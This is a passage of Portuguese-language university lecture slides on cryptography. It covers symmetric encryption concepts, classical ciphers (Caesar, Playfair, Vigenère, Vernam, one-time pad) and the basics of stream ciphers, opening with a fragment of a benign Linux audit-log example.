type=SYSCALL msg=audit(1692000000.123:420): \
    arch=c000003e syscall=257 success=yes \
    exit=3 a0=... auid=... uid=... comm="bash" exe="/usr/bin/bash" ...
    proctitle=6261736(...)7874
```

- `syscall=257` corresponde à chamada de sistema `openat`, usada para abrir/criar arquivos.
- `proctitle` é exibido em hexadecimal. Ao decodificar `62617368...`, obtemos: `bash -c "echo a >> test_audit.txt"`.
- Veja o usuario em *getent passwd "AUID"*

Os 5 elementos da Segurança da Informação




Figure 1.1 Essential Network and Computer Security Requirements

Aula 5 - Conceitos de criptografia e Criptografia Simétrica

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Os sistemas criptográficos são caracterizados em três dimensões:

1. **Tipo de operações:**
   - **Substituição:** cada elemento do texto claro é mapeado em outro elemento.
   - **Transposição:** os elementos do texto claro são rearranjados.
   - A maioria dos sistemas combina ambos em várias etapas (sistemas de produto).
2. **Número de chaves:**
   - **Encriptação simétrica:** mesma chave para emissor e receptor.
   - **Encriptação assimétrica:** chaves diferentes (pública/privada).
3. **Modo de processamento:**
   - **Cifra de bloco:** processa blocos inteiros de elementos.
   - **Cifra de fluxo:** processa elementos continuamente, um a um.

Encriptação Simétrica

- Também chamada de **encriptação convencional** ou **de chave única**.
- Era o único tipo em uso antes da década de 1970, quando surgiu a encriptação por chave pública.
- Continua sendo o muito utilizado até hoje.

Definições iniciais:

- Texto claro (*plaintext*): mensagem original.
- Texto cifrado (*ciphertext*): mensagem codificada.
- Cifração (ou encriptação): processo de transformar texto claro em texto cifrado.
- Decifração (ou decriptação): processo de recuperar o texto claro a partir do texto cifrado.

Criptografia, Criptoanálise e Criptologia

- **Criptografia:** estudo e construção de esquemas de encriptação (as chamadas cifras ou sistemas criptográficos).
- **Criptoanálise:** técnicas para decifrar uma mensagem sem conhecimento prévio da chave ou do método usado (o famoso "quebrar o código").
- **Criptologia:** área mais ampla que engloba tanto a criptografia quanto a criptoanálise.

Resumo: Criptografia = criar códigos. Criptoanálise = quebrar códigos. Criptologia = o estudo de ambos.


Modelo de Cifra Simétrica

Um esquema de encriptação simétrica possui cinco componentes:

- **Texto claro:** mensagem original e inteligível, entrada do algoritmo.
- **Algoritmo de encriptação:** aplica substituições e transformações no texto claro.
- **Chave secreta:** valor independente do texto claro e do algoritmo; define as transformações realizadas.
- **Texto cifrado:** saída do processo de encriptação, com aparência aleatória e ininteligível.
- **Algoritmo de decriptação:** operação inversa à encriptação, recupera o texto claro a partir do texto cifrado e da chave.

Esquema de Encriptação Simétrica

Figura 2.1 Modelo simplificado da encriptação simétrica.



Fluxo: Texto Claro $\xrightarrow{\text{Encriptação + Chave}}$ Texto Cifrado $\xrightarrow{\text{Decriptação + Chave}}$ Texto Claro

Requisitos para o Uso Seguro da Encriptação Simétrica

Para que a encriptação simétrica seja efetiva, dois requisitos fundamentais devem ser atendidos:

1. **Algoritmo forte:** mesmo conhecendo o algoritmo e tendo acesso a textos cifrados (com ou sem os respectivos textos claros), um oponente não deve ser capaz de descobrir a chave ou recuperar o texto claro.
2. **Chave protegida:** emissor e receptor devem compartilhar a chave secreta de forma segura e mantê-la em sigilo. Caso a chave seja comprometida, toda a comunicação associada poderá ser lida.

Segurança na Encriptação Simétrica

- É impraticável decriptar uma mensagem apenas com o texto cifrado e o conhecimento do algoritmo.
- O segredo deve estar somente na **chave**, não no algoritmo.
- Essa característica torna a encriptação simétrica viável para uso generalizado.
- Como o algoritmo pode ser público, fabricantes desenvolvem **chips de baixo custo** com encriptação embutida, hoje comuns em diversos produtos.
- Portanto, o principal desafio de segurança é **manter o sigilo da chave**.

Esquema de Encriptação Simétrica


- Texto claro: $X = [X_1, X_2, \ldots, X_M]$
- Chave de encriptação: $K = [K_1, K_2, \ldots, K_J]$
- Texto cifrado: $Y = E(K, X)$
- Decriptação: $X = D(K, Y)$
- A chave K deve ser compartilhada com segurança entre origem e destino (diretamente ou por terceiro confiável).

Visão do Oponente

- Oponente observa Y, mas não conhece K.
- Supõe-se que conhece os algoritmos E e D.
- Dois objetivos possíveis:
  - Recuperar o texto claro X, obtendo uma estimativa $\hat{X}$.
  - Recuperar a chave K, obtendo uma estimativa $\hat{K}$ e assim ler mensagens futuras.

Modelo de criptossistema simétrico

Figura 2.2 Modelo de criptossistema simétrico.



Criptoanálise e Ataque por Força Bruta

O objetivo de um ataque é **recuperar a chave em uso**, não apenas o texto claro.

Criptoanálise

- Explora a natureza do algoritmo de encriptação.
- Pode usar conhecimento prévio sobre o texto claro ou pares texto claro–cifrado.
- Busca deduzir a chave ou recuperar mensagens específicas.

Ataque por Força Bruta

- Testa todas as chaves possíveis no texto cifrado.
- Em média, é necessário tentar metade do espaço de chaves.
- Garante sucesso se houver tempo e poder computacional suficiente.

Os tipos de Ataques à criptografia

A forma de atacar depende da **quantidade de informação disponível** para o atacante:

- **Apenas texto cifrado**: cenário mais difícil, exige análise estatística.
- **Algoritmo conhecido**: normalmente se assume que o adversário sabe qual cifra está sendo usada.
- **Ataque por força bruta**: testar todas as chaves possíveis.
  - Impraticável se o espaço de chaves for muito grande.
- **Conhecimento do tipo de texto claro**: facilita a análise (ex.: textos em inglês/francês, arquivos EXE, código fonte, planilhas contábeis).

Ataque de Texto Claro Conhecido

O ataque apenas com texto cifrado é o mais fácil de ser defendido, pois o oponente tem a quantidade mínima de informação para trabalhar

Caso: O atacante possui uma ou mais mensagens em **texto claro** e suas correspondentes mensagens cifradas.

- Ele pode explorar padrões previsíveis no texto claro.
  - Arquivos com cabeçalhos fixos (ex. PDFs ou logs).
  - Mensagens financeiras ou contratos eletrônicos com banners ou formatos padronizados.
  - Protocolos de rede com campos fixos (ex.: pacotes com cabeçalhos conhecidos).
- Com essas informações, é possível **deduzir a chave** ou reduzir significativamente o espaço de chaves a ser testado.
- Normalmente, ataques de texto claro conhecido são mais efetivos contra cifras fracas ou mal projetadas.

Ataque de Palavra Provável e Texto Claro Escolhido

Ataque de Palavra Provável:

- Variante do ataque de texto claro conhecido.
- O atacante possui conhecimento parcial de partes da mensagem ou de palavras específicas.
- Exemplos:
  - Arquivos de contabilidade com cabeçalhos padronizados ou palavras-chave em posições fixas.
  - Código fonte com notas de direitos autorais em posições específicas.
- Permite ao atacante reduzir o espaço de chaves a testar ou deduzir padrões na cifra.

Ataque de Texto Claro Escolhido:

- O atacante consegue que a origem encripte mensagens de sua escolha.
- Pode introduzir padrões específicos que ajudem a revelar a estrutura da chave.

Segurança Prática

- Baseia-se em limitações computacionais ou econômicas do atacante.
- Dois critérios principais:
  - **Custo**: quebrar a cifra é mais caro que o valor da informação.
  - **Tempo**: quebrar a cifra leva mais tempo do que a vida útil da informação.
- Objetivo: tornar a decifração inviável na prática, mesmo que teoricamente possível.
- Um esquema de encriptação é considerado computacionalmente seguro se um desses dois critérios for atendido.
  - **Problema**: é muito difícil estimar a quantidade de esforço exigido para criptoanalisar textos cifrados com sucesso.
- Ciptoanálise para esquemas de encriptação simétricos são projetadas para explorar o fato de que rastros da estrutura ou do padrão do texto claro podem sobreviver à encriptação e ser discerníveis no texto cifrado

Cifra de César

Definição: Uma cifra de substituição simples usada por Júlio César. Cada letra do alfabeto é substituída por aquela que está **três posições à frente**.

Exemplo:

- Texto claro: `meet me after the toga party`
- Texto cifrado: `PHHW PH DIWHU WKH WRJD SDUWB`

Alfabeto:

a	b	c	d	e	f	g	h	i	j	k	l	m
0	1	2	3	4	5	6	7	8	9	10	11	12

n	o	p	q	r	s	t	u	v	w	x	y	z
13	14	15	16	17	18	19	20	21	22	23	24	25

Observação: O alfabeto é circular, ou seja, após Z, volta-se para A.

Tabela cifra de César

CHAVE	PHHW PH DIWHU WKH WRJD SDUWB
1	oggv og chvgt vjg vqic rctva
2	nffu nf bgufs uif uphb qbsuz
3	meet me after the toga party
4	ldds ld zesdq sgd snfz ozqsx
5	kccr kc ydrcp rfc rmey nyprw
6	jbbq jb xcqbo qeb qldx mxoqv
7	iaap ia wbpan pda pkcw lwnpu
8	hzzo hz vaozm ocz ojbv kvmot
9	gyyn gy uznyl nby niau julns
10	fxxm fx tymxk max mhzt itkmr
11	ewwl ew sxlwj lzw lgys hsjlq
12	dvvk dv rwkvi kyv kfxr grikp
13	cuuj cu qvjuh jxu jewq fqhjo
14	btti bt puitg iwt idvp epgin
15	assh as othsf hvs hcuo dofhm
16	zrrg zr nsgre gur gbtn cnegl
17	yqqf yq mrfqd ftq fasm bmdfk
18	xppe xp lqepc esp ezrl alcej
19	wood wo kpdob dro dyqk zkbdi
20	vnnc vn jocna cqn cxpj yjach
21	ummb um inbmz bpm bwoi xizbg
22	tlla tl hmaly aol avnh whyaf
23	skkz sk glzkx znk zumg vgxze
24	rjjy rj fkyjw ymj ytlf ufwyd
25	qiix qi ejxiv xli xske tevxc

Algoritmo Matemático da Cifra de César

Cifra de César com deslocamento fixo (3 posições):

$$C = E(3, p) = (p + 3) \mod 26$$

Cifra de César geral com deslocamento k:

$$C = E(k, p) = (p + k) \mod 26, \quad k \in \{1, 2, \ldots, 25\}$$

Decifragem:

$$p = D(k, C) = (C - k) \mod 26$$

Observações:

- Cada letra do alfabeto é mapeada numericamente de 0 a 25.
- O operador $\mod 26$ garante que o alfabeto seja circular (após Z vem A).
- Qualquer deslocamento k no intervalo de 1 a 25 gera uma cifra válida.
- p representa cada letra do texto claro.

Exemplo de Ataque por Palavra Provável - Cifra de César (k=6)

Texto cifrado:

G sotng igyg k asg igyg wak loig vkxzu jk uazxg igyg

Texto claro (César, deslocamento $k = 6$):

A minha casa e uma casa que fica perto de outra casa

Observação: A palavra **"casa"** aparece repetida várias vezes no texto cifrado (`igyg`).

Ataque por palavra provável:

- Reconhecemos padrões repetidos (`igyg`) que correspondem à palavra "casa".
- Com isso, podemos deduzir o deslocamento usado ($k = 6$).
- Após determinar a chave, podemos decifrar o restante do texto.

Conclusão: Mesmo sem conhecer a chave inicialmente, palavras repetidas permitem descobrir o deslocamento da Cifra de César.

Criptoanálise da Cifra de César por Força Bruta

Situação: Se soubermos que o texto cifrado é uma cifra de César, podemos usar força bruta para descobrir o texto claro.

Estratégia:

- Testar todas as 25 chaves possíveis ($k = 1 \ldots 25$).
- Observar qual saída produz texto inteligível.

Exemplo:

- Texto cifrado: `PHHW PH DIWHU WKH WRJD SDUWB`
- Testando todas as chaves, o texto claro correto aparece na terceira tentativa: `meet me after the toga party`

Condições que tornam a força bruta viável:

1. Algoritmos de encriptação e decriptação são conhecidos.
2. Espaço de chaves pequeno (apenas 25).
3. Linguagem do texto claro conhecida e reconhecível.

Limitações da Força Bruta em Algoritmos Modernos

Situação em redes e criptografia moderna:

- Algoritmos de encriptação geralmente são conhecidos.
- O espaço de chaves é enorme, tornando a força bruta impraticável.
  - Exemplo: Triple DES com chave de 168 bits $\rightarrow 2^{168} \approx 3,7 \times 10^{50}$ chaves possíveis.
- Reconhecimento do texto claro pode ser difícil se:
  - A linguagem do texto não for conhecida.
  - O arquivo estiver compactado ou abreviado (ex.: ZIP).

Conclusão: A força bruta é viável apenas em cifras com pequeno espaço de chaves ou quando o texto claro é facilmente reconhecível, como na Cifra de César.

Cifras Monoalfabéticas

Definição: Uma cifra monoalfabética usa uma permutação completa do alfabeto como chave. Cada letra do texto claro é substituída por uma letra correspondente no alfabeto cifrado.

Exemplo:

Texto claro	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Chave	Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

Observações:

- A tabela de substituição (linha do texto cifrado) é a **chave** do sistema.
- Espaço de chave enorme: $26! \approx 4 \times 10^{26}$ possibilidades.
- Muito mais seguro que a cifra de César contra ataques por força bruta.
- Cada letra do texto claro mapeia para exatamente uma letra do texto cifrado.

Conclusão: Em cifras monoalfabéticas, a chave é a própria permutação do alfabeto, garantindo um espaço de chave muito grande e maior resistência a ataques simples.

Resumo da Lógica das Cifras Monoalfabéticas e César


O que é público: O algoritmo, ou seja, como a substituição é feita. **O que é secreto:** A chave, que determina o mapeamento específico.

Característica	Cifra de César	Substituição Monoalfabética
Algoritmo	Substituir por deslocamento	Substituir por consulta a tabela
Chave	Número K (ex: 3)	Tabela completa (ex: A$\rightarrow$X, B$\rightarrow$M, C$\rightarrow$O, ...)
Espaço de chaves	Pequeno (25 chaves possíveis)	Enorme ($26! \approx 4 \times 10^{26}$)

Observação: A segurança de ambos depende do segredo da chave. Enquanto a Cifra de César é vulnerável à força bruta, a cifra monoalfabética é muito mais resistente, **mas ainda suscetível a ataques de análise de frequência**.

O problema das cifras monoalfabéticas: a frequência das letras

Figura 2.5 Frequência relativa de letras no texto em inglês.



Cifras Monoalfabéticas com Homófonos

Problema das cifras monoalfabéticas:

- Frequências de letras do alfabeto original permanecem no texto cifrado.
- Isso facilita ataques de análise de frequência.

Solução: Homófonos

- Atribuir vários símbolos diferentes para a mesma letra do texto claro.
- Exemplo: a letra `E` poderia ser codificada como 16, 74, 35 ou 21, usados aleatoriamente ou em rodízio.
- Se o número de homófonos for proporcional à frequência da letra, a informação de frequência única é praticamente eliminada.

Observações:

- Gauss acreditava ter criado uma cifra indecifrável usando homófonos.
- Mesmo com homófonos, padrões de múltiplas letras (digramas, trigramas) ainda podem ser explorados na criptoanálise.
- Portanto, ataques baseados em análise estatística ainda são possíveis.

Importância dos Digramas na Criptoanálise

Por que digramas importam?

- Análise de digramas detecta **pares de letras** que aparecem frequentemente em um idioma.
- Mesmo cifras monoalfabéticas com homófonos ainda deixam padrões de digramas visíveis.
- Cada idioma possui digramas e trigramas comuns; explorá-los ajuda a quebrar cifras.

Exemplos de digramas comuns em português: DE, ES, EN, NT, RE, RA, AR, OS, TE, CO

Exemplo prático:

- Texto cifrado com substituição monoalfabética: símbolos %, &, \$# aparecem com frequência.
- Suspeita: % = E, & = A.
- Sequências %& e &% reforçam os digramas EA e AE.
- Sequência \$#% sugere "NTE", como em "mente", "gente", "frente".
- Padrões de digramas ajudam a deduzir a correspondência de símbolos e letras.

Cifra Playfair

Características principais:

- Cifra de múltiplas letras (substitui digramas, não letras isoladas).
- Cada par de letras no texto claro é convertido em um digrama no texto cifrado.
- Baseada em uma matriz 5×5 de letras.

Construção da matriz:

- Preencher a matriz com as letras da palavra-chave (sem duplicatas) da esquerda para a direita e de cima para baixo.
- Completar a matriz com as letras restantes do alfabeto.
- As letras I e J são consideradas uma só.

Resumo do funcionamento:

- O texto claro é dividido em digramas (pares de letras).
- Cada digrama é substituído por outro digrama segundo regras da matriz.
- Essa abordagem dificulta a análise por frequência de letras individuais.

Cifra playfair - Chave "monarchy"

M	O	N	A	R
C	H	Y	B	D
E	F	G	I/J	K
L	P	Q	S	T
U	V	W	X	Z

Cifra Playfair - Regras de Encriptação

Criptografia por digramas: O texto claro é encriptado duas letras de cada vez.

Regras:

1. **Letras repetidas em um par:** Inserir uma letra de preenchimento (ex.: 'x'). Exemplo: `balloon` → `ba lx lo on`.
2. **Letras na mesma linha da matriz:** Substituir cada letra pela à direita, de forma rotativa. Exemplo: `ar` → `RM`.
3. **Letras na mesma coluna da matriz:** Substituir cada letra pela abaixo, de forma rotativa. Exemplo: `mu` → `CM`.
4. **Caso geral (retângulo):** Cada letra do par é substituída pela letra na sua linha e na coluna da outra letra do par. Exemplo: `hs` → `BP`, `ea` → `IM` (ou JM).

Cifra Playfair - Contexto e Segurança

Avanços sobre cifras monoalfabéticas:

- Enquanto uma cifra monoalfabética lida com 26 letras, a Playfair trabalha com $26 \times 26 = 676$ digramas.
- A análise de frequência torna-se muito mais difícil, pois os padrões de digramas são menos evidentes.
- Foi considerada indecifrável por muito tempo.

Uso histórico:

- Sistema de campo padrão do Exército britânico na Primeira Guerra Mundial.
- Ainda usada pelo Exército dos EUA e forças aliadas na Segunda Guerra Mundial.

Limitações:

- Apesar da aparente segurança, a Playfair ainda deixa rastros da estrutura da linguagem do texto claro.
- Algumas centenas de letras de texto cifrado geralmente são suficientes para quebrá-la.

Cifras Polialfabéticas e Vigenère

Cifras polialfabéticas:

- Melhoram as cifras monoalfabéticas usando diferentes substituições ao longo da mensagem.
- Um conjunto de regras de substituição monoalfabéticas é utilizado.
- Uma chave define qual regra é aplicada a cada posição da mensagem.

Cifra de Vigenère:

- Uma das mais conhecidas e simples cifras polialfabéticas.
- Utiliza 26 cifras de César com deslocamentos de 0 a 25.
- Texto cifrado $C = C_0, C_1, ..., C_{n-1}$ é calculado como:

$$C_i = (p_i + k_j) \mod 26$$

onde p_i é a letra do texto claro e k_j é a letra da chave, repetindo a chave conforme necessário.

Resumo: Cada letra do texto claro é cifrada usando uma regra que varia ao longo da mensagem, definida pela chave.

Cifra de Vigenère: Operação Detalhada

Como funciona:

- Cada letra do texto claro é cifrada usando uma letra da chave correspondente.
- Para textos mais longos que a chave, a chave é repetida ciclicamente.

Equação de encriptação:

$$C_i = (p_i + k_{i \mod m}) \mod 26$$

- p_i: letra do texto claro na posição i
- $k_{i \mod m}$: letra da chave correspondente, repetida quando necessário
- m: comprimento da chave

Equação de decriptação:

$$p_i = (C_i - k_{i \mod m}) \mod 26$$

Comparação com César: Cada caractere do texto claro é cifrado com uma cifra de César diferente, determinada pela letra da chave.

Cifra de Vigenère - Exemplo

- **Palavra-chave**: "deceptive"
- **Mensagem**: "we are discovered save yourself"

```
chave:              deceptivedeceptivedeceptive
texto claro:        wearediscoveredsaveyourself
texto cifrado:      ZICVTWQNGRZGVTWAVZHCQYGLMGJ
```

Expresso numericamente, temos o seguinte resultado:

chave	3	4	2	4	15	19	8	21	4	3	4	2	4	15
texto claro	22	4	0	17	4	3	8	18	2	14	21	4	17	4
texto cifrado	25	8	2	21	19	22	16	13	6	17	25	6	21	19

Vulnerabilidade da Cifra de Vigenère

Ocultação da frequência de letras: Cada letra do texto claro pode gerar múltiplas letras cifradas, dependendo da letra correspondente da chave, dificultando a análise de frequência simples.

Informações ainda presentes: Apesar da melhoria em relação à cifra Playfair, padrões do texto claro ainda podem aparecer. Por exemplo, sequências repetidas no texto cifrado podem indicar o comprimento da chave.

Exemplo: Um analista observa que a sequência "VTW" aparece duas vezes a uma distância de 9 caracteres. Isso sugere que a chave pode ter 3 ou 9 letras de extensão, embora a repetição possa ser casual.

Ataque possível: Se a mensagem for longa, múltiplas sequências repetidas permitem ao analista estimar o tamanho da chave. Esse é o princípio do ataque de Kasiski, usado para quebrar cifras polialfabéticas.

Cifra de Vigenère com Auto-Chave

Problema da repetição da chave: A periodicidade da palavra-chave facilita ataques de criptoanálise.

Solução proposta por Vigenère: Usar uma palavra-chave concatenada ao próprio texto claro, formando uma *chave corrente* tão longa quanto a mensagem.

Exemplo:

- Chave: `deceptivewearediscoveredsav`
- Texto claro: `wearediscoveredsaveyourself`
- Texto cifrado: `ZICVTWQNGKZEIIGASXSTSLVVWLA`

Observação: Mesmo assim, o esquema ainda é vulnerável à criptoanálise estatística, pois a chave compartilha a distribuição de frequência do texto claro.

Cifra de Vernam

Ideia principal: Usar uma palavra-chave tão longa quanto o texto claro, sem relação estatística com ele.

Introdução: Proposta em 1918 por *Gilbert Vernam*, engenheiro da AT&T. Opera sobre **dados binários** (bits), e não sobre letras.

Definição:

$$c_i = p_i \oplus k_i$$
$$p_i = c_i \oplus k_i$$


onde:

- p_i = bit do texto claro na posição i,
- k_i = bit da chave na posição i,
- c_i = bit do texto cifrado na posição i,
- $\oplus$ = operação *XOR* (OU-exclusivo).

Observação: Vernam propôs uma chave muito longa, mas ainda repetida. Com texto cifrado suficiente, o sistema pode ser quebrado com análise estatística e *texto claro provável*.

Cifra de Vernam

Figura 2.7 Cifra de Vernam.



One-Time Pad

Melhoria proposta por Joseph Mauborgne (Exército dos EUA):

- Uso de uma **chave aleatória**, tão longa quanto a mensagem.
- A chave nunca é repetida.
- Cada mensagem exige uma nova chave, que deve ser descartada após o uso.

Propriedades:

- O texto cifrado é totalmente aleatório.
- Não existe correlação estatística com o texto claro.
- **Inquebrável**: não há informação no texto cifrado que permita deduzir o texto claro sem a chave.

Exemplo - One-time pad

ANKYODKYUREPFJBYOJDSPLREYIUNOFDOIUERFPLUYTS

Agora mostramos duas decriptações diferentes usando duas chaves distintas:

texto cifrado:	ANKYODKYUREPFJBYOJDSPLREYIUNOFDOIUERFPLUYTS
chave:	*pxlmvmsydofuyrvzwc tnlebnecvgdupahfzzlmnyih*
texto claro:*	mr mustard with the candlestick in the hall
texto cifrado:	ANKYODKYUREPFJBYOJDSPLREYIUNOFDOIUERFPLUYTS
chave:	*mfugpmiydgaxgoufhkllmhsqdqogtewbqfgyovuhwt*
texto claro:**	miss scarlet with the knife in the library

One-Time Pad: Segurança e Limitações

Segurança:

- A segurança decorre inteiramente da **aleatoriedade da chave**.
- Se a chave é verdadeiramente aleatória, o texto cifrado também será.
- Não existem padrões ou regularidades para um criptoanalista explorar.
- Representa a **cifra perfeita**: segurança completa em teoria.

Limitações práticas:

1. Geração de grandes quantidades de números verdadeiramente aleatórios.
2. Distribuição e proteção das chaves — uma nova chave, do mesmo tamanho da mensagem, é necessária para cada comunicação.

Segredo perfeito

Por causa dessas dificuldades, o one-time pad tem utilidade limitada, e aplicação principalmente para canais de pouca largura de banda que exigem segurança muito alta. O one-time pad é o único criptossistema que apresenta o que é conhecido como **segredo perfeito**.

Aula 6 - Cifras de Fluxo

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Princípio de Kerckhoffs

Definição

O Princípio de Kerckhoffs, formulado por Auguste Kerckhoffs no século XIX, afirma que a segurança dos dados encriptados deve depender apenas da chave usada, mesmo que o método ou algoritmo seja de conhecimento público.

Implicação

Esse princípio denuncia a falácia da *segurança pela obscuridade*, evidenciando que, se a segurança depende do segredo do método, então o método é falho.

Cifras de fluxo

- Uma **técnica de substituição** é aquela em que as letras do texto claro são substituídas por outras letras, números ou símbolos. Se o texto claro for visto como uma sequência de bits, então a substituição envolve trocar padrões de bits de texto claro por padrões de bits de texto cifrado.
- **Cifra de fluxo**: Encripta um fluxo de dados digital um bit ou um byte por vez.
- Exemplos clássicos:
  - Vigenère autochaveada
  - Vernam

Da aula passada: Cifra de Fluxo: Vernam (One-Time Pad)

- Cada bit do texto claro é combinado com um bit da chave usando **XOR**.
- Se a chave for tão longa quanto a mensagem e aleatória, temos o **One-Time Pad**, inquebrável.
  - É uma versão ideal da cifra de Vernam.
  - O fluxo de chaves (k_i) tem o mesmo tamanho do fluxo de bits do texto claro (p_i).
  - Se a chave for realmente aleatória, a cifra é **inquebrável**.
  - Limitação: o fluxo de chaves precisa ser **pré-distribuído** de forma segura.
  - Problema prático: inviável para grandes volumes de tráfego devido à logística de distribuição.
- Se a chave for curta e repetida, a segurança é comprometida.

XOR: Base das Cifras de Fluxo

Tabela-verdade da função XOR

A	B	S
0	0	0
0	1	1
1	0	1
1	1	0

Onde $S = A \oplus B$

Exemplo de Encriptação e Decriptação

Para cifrar (c) = $TEXTO \oplus CHAVE$:


Texto claro (p)	1	0	1	1
Chave (k)	0	1	0	1
Cifrado (c)	1	1	1	0

Para decriptar (d): $CIFRADO \oplus CHAVE$:

Cifrado (c)	1	1	1	0
Chave (k)	0	1	0	1
Texto claro (p)	1	0	1	1

Cifra de fluxo

Figura 7.7 Diagrama da cifra de fluxo.



Cifra de Fluxo

- Uma cifra de fluxo típica encripta um byte de texto claro por vez, embora possa operar sobre um bit ou unidades maiores.
- Uma chave é inserida em um gerador de bits pseudoaleatórios que produz um fluxo de números de 8 bits aparentemente aleatórios.
- A saída do gerador, chamada *fluxo de chaves*, é combinada byte a byte com o texto claro usando a operação **OU exclusivo (XOR)** bit a bit.

o byte de texto cifrado resultante será

```
  11001100 texto claro
⊕ 01101100 fluxo de chaves
  10100000 texto cifrado
```

A decriptação requer o uso da mesma sequência pseudoaleatória:

```
  10100000 texto cifrado
⊕ 01101100 fluxo de chaves
  11001100 texto claro
```

Geradores de Fluxo em Cifras de Fluxo

- Por motivos práticos, o fluxo de bits é gerado por um **algoritmo** controlado por chave.
- O gerador deve produzir um fluxo **criptograficamente forte**.
